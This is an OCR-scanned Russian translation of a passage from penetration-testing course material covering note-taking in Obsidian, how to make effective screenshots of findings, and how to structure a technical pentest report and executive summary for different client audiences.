


Последний инструмент, который мы рассмотрим, - markdown-редактор Obsidian, содержащий все функции, которые нужны нам для ведения заметок. Мы можем установить Obsidian как snap application или в форме приложения Flatpak. Он также поставляется как AppImage, что означает: все, что нам нужно сделать, - скопировать его в систему, пометить как исполняемый и запустить.

```
kali@kali:~$ wget https://github.com/obsidianmd/obsidian-releases/releases/download/v0.14.2/Obsidian-0.14.2.
    AppImage
....
2022-03-31 15:38:53 (1.28 MB/s) - 'Obsidian-0.14.2.AppImage' saved [113102744/113102744]
kali@kali:~$ chmod +x Obsidian-0.14.2.AppImage
kali@kali:~$ ./Obsidian-0.14.2.AppImage
```


Листинг 2 - Получение и запуск Obsidian

Когда мы выполняем AppImage, появляется приветственный экран, который позволяет открыть Obsidian vault или создать новый.




Obsidian хранит информацию в *Vault*, который является папкой в нашей системе. Внутри Vault можно создавать и markdown-файлы, и папки. Возможности Obsidian включают live preview markdown-текста, inline-размещение изображений, блоки кода и множество add-ons, например созданное сообществом расширение CSS.

Пример прямого ввода заметок в markdown показан ниже:



Затем Obsidian может показывать их live preview.



Obsidian vault можно перенести на другой компьютер и открыть из меню Welcome. Markdown-файлы можно просто поместить в папки Vault, и Obsidian автоматически их распознает.

Использование markdown означает, что мы можем предоставлять синтаксис и форматирование, которые легко копировать в большинство инструментов генерации отчетов, а PDF можно создать прямо из самого Obsidian.

Выбор инструмента - это личное и ситуационное предпочтение. Некоторые инструменты лучше подходят для определенных сценариев, чем другие, но идеального инструмента нет. Рекомендуется выделить время, попробовать инструменты, которые мы рассмотрели, прочитать документацию, познакомиться с ними, а затем решить, какой инструмент подходит вам. Дополнительные инструменты можно найти по ссылкам на сайте nil0x42.

Скриншоты являются важной частью ведения заметок и технической отчетности. Хороший скриншот может с первого взгляда объяснить обсуждаемую проблему и сделать это подробнее, чем текстовое описание. Скриншоты особенно полезны, когда нужно представить технически сложный или насыщенный деталями раздел отчета. Как говорится, изображение стоит 1000 слов. И наоборот, плохой скриншот может скрыть смысл и отвлечь внимание от сути проблемы.

Скриншоты являются важным способом передать визуальное воздействие находки и могут быть намного эффективнее простого текста. Например, эффективнее показать скриншот всплывающего alert box из XSS payload, чем описывать это словами. Однако скриншотом труднее описать, что именно происходит при использовании чего-то вроде buffer overflow payload. Как мы хотим использовать правильный инструмент для выполнения определенных атак, так же мы хотим использовать правильный инструмент для показа определенных результатов (например, текст или изображения).

Мы можем использовать скриншоты для дополнения заметок или включать их в отчет, чтобы показать выполненные шаги, что поможет другому тестировщику воспроизвести проблемы. Однако нужно помнить об аудитории. Хотя тестировщик на проникновение может считать окно alert, демонстрирующее XSS, совершенно самоочевидным, разработчики, не знакомые с уязвимостью, могут не понять ее истинную причину или воздействие. Хорошая практика - всегда подкреплять скриншот текстом.


У скриншотов есть конкретная цель: передать информацию, которую пришлось бы описывать несколькими предложениями, или произвести эффект. С учетом этого скриншот должен содержать ровно столько информации, чтобы оправдать отказ от текста, но не настолько много, чтобы стать запутанным.

Возвращаясь к примеру из раздела о заметках, предположим, что мы нашли reflected XSS в поле username формы входа приложения. В самом отчете мы корректно объясним последствия XSS. Однако воздействие XSS намного проще показать, чем объяснить без визуальной основы. Мы должны включить доказательство выполнения произвольного JavaScript, а также визуальные компоненты сайта (например URL в окне браузера). При необходимости можно также захватить вторичные или подготовительные шаги.

Хорошо построенный скриншот легко визуально разобрать. Читатели должны интуитивно понимать изображение и подпись без дополнительных вопросов. Если нужен более широкий окружающий контекст, его можно добавить в абзаце выше или ниже изображения, но само изображение должно быть понятным.


Снова используя пример XSS в нашей форме входа, мы включим в скриншот следующие компоненты, при необходимости изменив размер окна. В идеале мы включили бы URL, а также некоторый branding и логотипы компании на форме. Это сообщает точную веб-страницу и связывает уязвимость с корпоративным образом клиента.

Фактическое всплывающее окно, выполненное в proof of concept, также необходимо, заменяя любой более продвинутый payload по мере дальнейшего развития proof of concept. Наконец, мы хотим убедиться, что все читаемо. Скриншот, который нужно увеличивать для нормального просмотра, нарушает поток чтения. Хороший скриншот сразу читаем, как показано ниже.



Есть несколько ловушек, которых следует избегать при использовании скриншотов. Мы уже обсудили необходимость убедиться, что скриншоты читаемы. Также нужно убедиться, что на каждом скриншоте иллюстрируется не больше одной концепции. Скриншот, содержащий два значимых фрагмента информации, не помогает легко понять его с первого взгляда. Также нужно убедиться, что воздействие правильно помещено в рамку скриншота. Если цель скриншота

смещена в сторону и находится вне центра, это тоже скрывает намерение. Наконец, подпись к скриншоту не должна быть чрезмерно длинной.



Скриншот выше закрывает важную информацию нерелевантным фрагментом, из-за чего читатель не может понять полное воздействие скриншота.

Итак, хороший скриншот имеет следующие характеристики:

• читаем
• содержит визуальное указание, что он относится к клиенту
• содержит материал, который описывается
• поддерживает описание материала
• правильно кадрирует описываемый материал

С другой стороны, плохой скриншот:


• нечитаем
• является общим, а не специфичным для клиента
• содержит скрытую или нерелевантную информацию
• неправильно кадрирован

Под скриншотом мы включаем подпись. Подпись не предназначена для предоставления дополнительного контекста к изображению. Подпись нужна, чтобы описать изображение несколькими словами. Любой необходимый дополнительный контекст можно предоставить в отдельном абзаце. В большинстве случаев восемь-десять слов являются подходящим максимумом для подписи.

Мы можем делать скриншоты с помощью встроенных возможностей операционной системы. Windows, Linux и macOS предоставляют инструменты для создания скриншотов. Также можно использовать специализированные инструменты.

В Windows клавиша PrintScreen позволяет сделать копию всего экрана, а *Alt/PrtSc* делает скриншот текущего активного окна. Затем его можно вставить в Paint, Word или PowerPoint и обработать как нужно. Часто мы захотим обрезать изображение, чтобы убрать лишний материал, и можем сделать это в этих приложениях.

Также можно вызвать Windows Snipping Tool, нажав клавишу Windows вместе с Shift/S.



Snipping Tool позволяет выделить и сделать скриншот любой области экрана, которую мы выберем.

macOS предоставляет возможность сделать скриншот с помощью сочетания клавиш Shift/Command с цифровыми клавишами 3, 4 или 5. Чтобы выбрать и сохранить весь экран, можно использовать F+B+3. Чтобы выделить и выбрать конкретную область на экране, можно просто использовать F+B+4 или F+B+5.

В Linux можно сделать скриншот с помощью клавиши PrintScreen. Это захватит и сохранит весь экран в **Images/ directory** пользователя. B+PrintScreen позволит выделить и выбрать область. В Kali Linux также можно использовать инструмент *Screenshot*, который установлен по умолчанию и имеет множество параметров, таких как выбор активного окна, выбор области, добавление задержки перед фактическим скриншотом и т.д.

Flameshot - независимый от ОС, open-source и функциональный инструмент захвата экрана. Он имеет и command-line, и GUI-интерфейс, а также встроенные инструменты рисования для добавления выделений, пикселизации, текста и других изменений в захваченное изображение.

1. О чем тестировщик на проникновение и клиент обязательно должны договориться до начала проекта?
2. Какие два слова, оканчивающиеся на "cise", являются желательными свойствами общей структуры заметок по тестированию на проникновение? Введите ответ в форме `A and B`.
3. Формат наших заметок для теста веб-приложения должен включать имя приложения, URL, подробное описание проблемы и proof-of-concept payload. Что еще следует включить?
4. Сколько важных концепций должно быть показано на одном скриншоте?

5.2. Написание эффективных технических отчетов о тестировании на проникновение

В этом учебном разделе мы рассмотрим следующие учебные цели:

• Определить назначение технического отчета
• Понять, как специально адаптировать содержимое
• Составить Executive Summary
• Учесть особенности конкретной тестовой среды
• Создать technical summary
• Описать technical находки and recommendations
• Распознать, когда использовать appendices, resources and references

Как поставщики услуги тестирования на проникновение, мы хотим предоставить клиентам как можно больше ценности. Отчеты являются механизмом доставки этой ценности и главным артефактом, который позволяет клиенту предпринимать дальнейшие действия. Наша способность найти двадцать уязвимостей в веб-приложении не окажет бизнес-влияния, если мы не сможем представить и сами уязвимости, и наши рекомендации по возможному исправлению. Без ясного направления дальнейших действий клиент не получает полной ценности за потраченные время и деньги.

Чтобы правильно подготовить отчет для клиента, мы должны понимать две вещи:

1. Назначение отчета.
2. Как доставить собранную информацию так, чтобы аудитория могла ее понять.

Когда клиент платит за проект тестирования на проникновение, часто (ошибочно) понимается, что он "просто" платит ethical hacker за легальную атаку на свою инфраструктуру с целью найти и эксплуатировать слабости. Хотя технически это может быть необходимо для получения требуемых результатов, это не фундаментальная цель проекта. Более того, существуют случаи, когда клиенты предпочли бы, чтобы их инфраструктуру вообще не атаковали!

Так в чем смысл привлечения компанией тестировщика на проникновение? Конечная цель состоит в том, чтобы клиенту был представлен путь вперед, который описывает и подсвечивает все недостатки, сейчас присутствующие в его системах в пределах объема проекта, способы немедленно исправить эти недостатки и стратегические цели, которые предотвратят появление таких уязвимостей в будущем. Такой результат часто предоставляется в форме отчета о тестировании на проникновение. С точки зрения клиента отчет обычно является единственным поставляемым результатом проекта, который действительно имеет значение.

Мы можем задаться вопросом, как следует отчитываться о тех частях проекта, где мы не нашли уязвимостей. Во многих случаях, когда мы не находим уязвимостей, следует избегать включения в отчет слишком большого количества технических деталей о том, что мы делали. Простого утверждения, что уязвимости не обнаружены, часто достаточно. Нужно убедиться, что мы не запутаем клиента техническими подробностями наших попыток, поскольку это подорвет ценность проблем, которые мы действительно нашли. Задача тестировщика - представить эту информацию так, чтобы ее было легко понять и использовать для действий. Тем не менее некоторые клиенты могут предпочитать подробные и глубокие технические отчеты даже по не-проблемам, что приводит к другому соображению: аудитории.

Клиент, получающий отчет, является экспертом в своей конкретной отрасли. Он часто (хотя и не всегда) будет знать о проблемах безопасности этой отрасли и будет ожидать, что мы тоже изучили их заранее. На практике это означает глубокое понимание того, что вызвало бы обеспокоенность клиента в случае атаки. Другими словами, понимание его ключевых бизнес-целей и задач. Это еще одна причина, почему ясность Rules of Engagement так важна: они дают нам окно в основные опасения клиента.

Все проблемы, обнаруженные в ходе тестирования, должны быть задокументированы, но мы захотим выделить любые найденные проблемы, которые затрагивают эти ключевые области. Примеры специфичных для клиента ключевых областей обеспокоенности могут включать HIPAA, фреймворк, регулирующий медицинские данные в США, и PCI, фреймворк, регулирующий кредитные карты и обработку платежей.

Рассмотрим следующий сценарий. Предположим, Client A - больница, а Client B - банк, и у нас контракт на тестирование внутренней инфраструктуры каждого из них. Мы можем получить похожие результаты для обоих, и хотя техническая серьезность может быть одинаковой, мы не обязательно задокументируем находки с одинаковыми уровнями риска и приоритета исправления.

Поскольку Client A - больница с медицинскими устройствами, подключенными к сети, врачи и пациенты, которым нужно быстро реагировать на мониторинговые предупреждения, с большой вероятностью будут беспокоиться о доступности сети и готовности машин. Медицинские устройства, подключенные к сети, часто работают на старых машинах с устаревшими версиями embedded ПО. Необходимость непрерывной работы могла привести к тому, что эти устройства пропускали обновления и патчи. В отчете найденные уязвимости следует подсветить, а затем мы можем предложить изолировать машины в отдельной логической подсети, учитывая, что обновления или патчи нельзя применить оперативно.

С другой стороны, тот же самый сценарий в сети Client B может быть катастрофическим. Если сервер или устройство в банке не имеет патча, это вполне может стать точкой входа в сеть. Поскольку системам нужно общаться с другими системами в сети, полная сегментация может быть невозможной. Поэтому отсутствующий патч вызывает гораздо большее беспокойство и может потребовать отчета как о критической проблеме.

Когда мы начинаем записывать находки, нужно помнить об условиях, при которых уязвимость может быть эксплуатирована, и о ее потенциальном воздействии. HTTP-вход в открытом тексте в интернете считается крайне небезопасным. Во внутренней сети, хотя это все еще небезопасно, проблема вызывает меньше беспокойства, поскольку для правильной эксплуатации нужно выполнить больше шагов. Подобным образом больнице может быть неважно, что ее интернет-facing login portal принимает TLS 1.0 ciphers. eCommerce-сайт, вероятно, будет гораздо более обеспокоен, учитывая нарушение PCI, которое создает поддержка TLS 1.0.

Как авторы отчетов, мы должны представлять клиенту полезную, точную и actionable информацию, не вставляя собственные предубеждения.

Мы должны предоставить содержимое, соответствующее уровню навыков всех читателей отчета. Его могут читать руководители, главы безопасности и технические участники security team. Это означает, что мы хотим не только дать простое обзорное представление проблем для руководителей, но и предоставить достаточно технических деталей для более технических читателей.

Мы можем сделать это, разделив содержимое на подходящую структуру разделов и подразделов. Количество аудиторий для конкретного проекта сильно зависит от наших отношений с клиентом, его размера, бюджета и зрелости. Для целей этого модуля рассмотрим проект, где у нас только две целевые аудитории. Первая и, возможно, более важная - management level. Часто именно на этом уровне подписываются многие внешние контракты, и здесь нужно подчеркнуть ценность инвестиций в тестирование. В зависимости от бизнеса это могут быть C-level функции (CISO, CSO, CFO и т.д.) или руководители IT- или security-отделов.

Однако большинство руководителей и директоров верхнего уровня не обязательно имеют техническую способность следовать подробному техническому объяснению. Мы должны предоставить им раздел, который подсвечивает результат и воздействие проекта так, чтобы точно отчитаться о найденных уязвимостях, но не перегрузить техническими деталями.

Вторая аудитория, которую мы рассмотрим, состоит из технических сотрудников, обладающих техническими знаниями, чтобы понять отчет и реализовать исправления, описанные для выявленных уязвимостей. Этой аудитории нужно предоставить достаточно технических деталей, чтобы они поняли, что не так, какое воздействие у каждого finding и как это можно исправить. Кроме того, этой аудитории очень полезны советы о том, как предотвратить появление похожих типов проблем в будущем.

Первым разделом отчета должен быть Executive Summary. Он позволяет senior management понять scope и результаты тестирования на уровне, достаточном для понимания ценности теста и утверждения исправлений. Мы начинаем с кратких порций информации, которые дают общую картину, а затем добавляем полный Executive Summary.

Executive Summary должен начинаться с описания scope проекта. Четкий scope, согласованный до начала тестирования, определяет границы того, что будет покрыто. Затем нужно очень ясно указать, что именно было протестировано и было ли что-либо исключено из scope. Временные проблемы, например недостаточное время тестирования из-за обнаружения слишком большого количества уязвимостей, чтобы адекватно отчитаться о них, должны быть включены, чтобы scope statement для любого последующего теста был подходящим. Включение scope statement в отчет защищает тестировщика на проникновение от любых предположений о том, что требуемое

тестирование не было выполнено. Оно также дает клиенту более точную модель того, что практически возможно с учетом первоначально заданных ограничений бюджета и времени.

Во-вторых, нужно включить временные рамки теста. Это включает продолжительность времени, потраченного на тестирование, даты и потенциально также часы тестирования.

В-третьих, следует сослаться на Rules of Engagement и указать referee report, если referee был частью команды тестирования. Если denial of service testing был разрешен или social engineering поощрялся, это нужно отметить здесь. Если мы следовали конкретной методологии тестирования, это также следует указать здесь.

Наконец, можно включить вспомогательную инфраструктуру и учетные записи. На примере веб-приложения: если клиент предоставил нам учетной записи пользователяs, включите их здесь вместе с IP-адресами, с которых выполнялись атаки (то есть нашими тестовыми машинами). Также следует отметить любые учетные записи, которые мы создали, чтобы клиент мог подтвердить их удаление. Ниже пример такой высокоуровневой структуры:

```
Executive Summary:

- Scope: https://kali.org/login.php
- Timeframe: Jan 3 - 5, 2022
- OWASP/PCI Testing методологию was used
- Social engineering and DoS testing were not in scope
- No testing accounts were given; testing was black box from an external IP-адрес
- All tests were run from 192.168.1.2
```

Листинг 3 - Релевантные детали

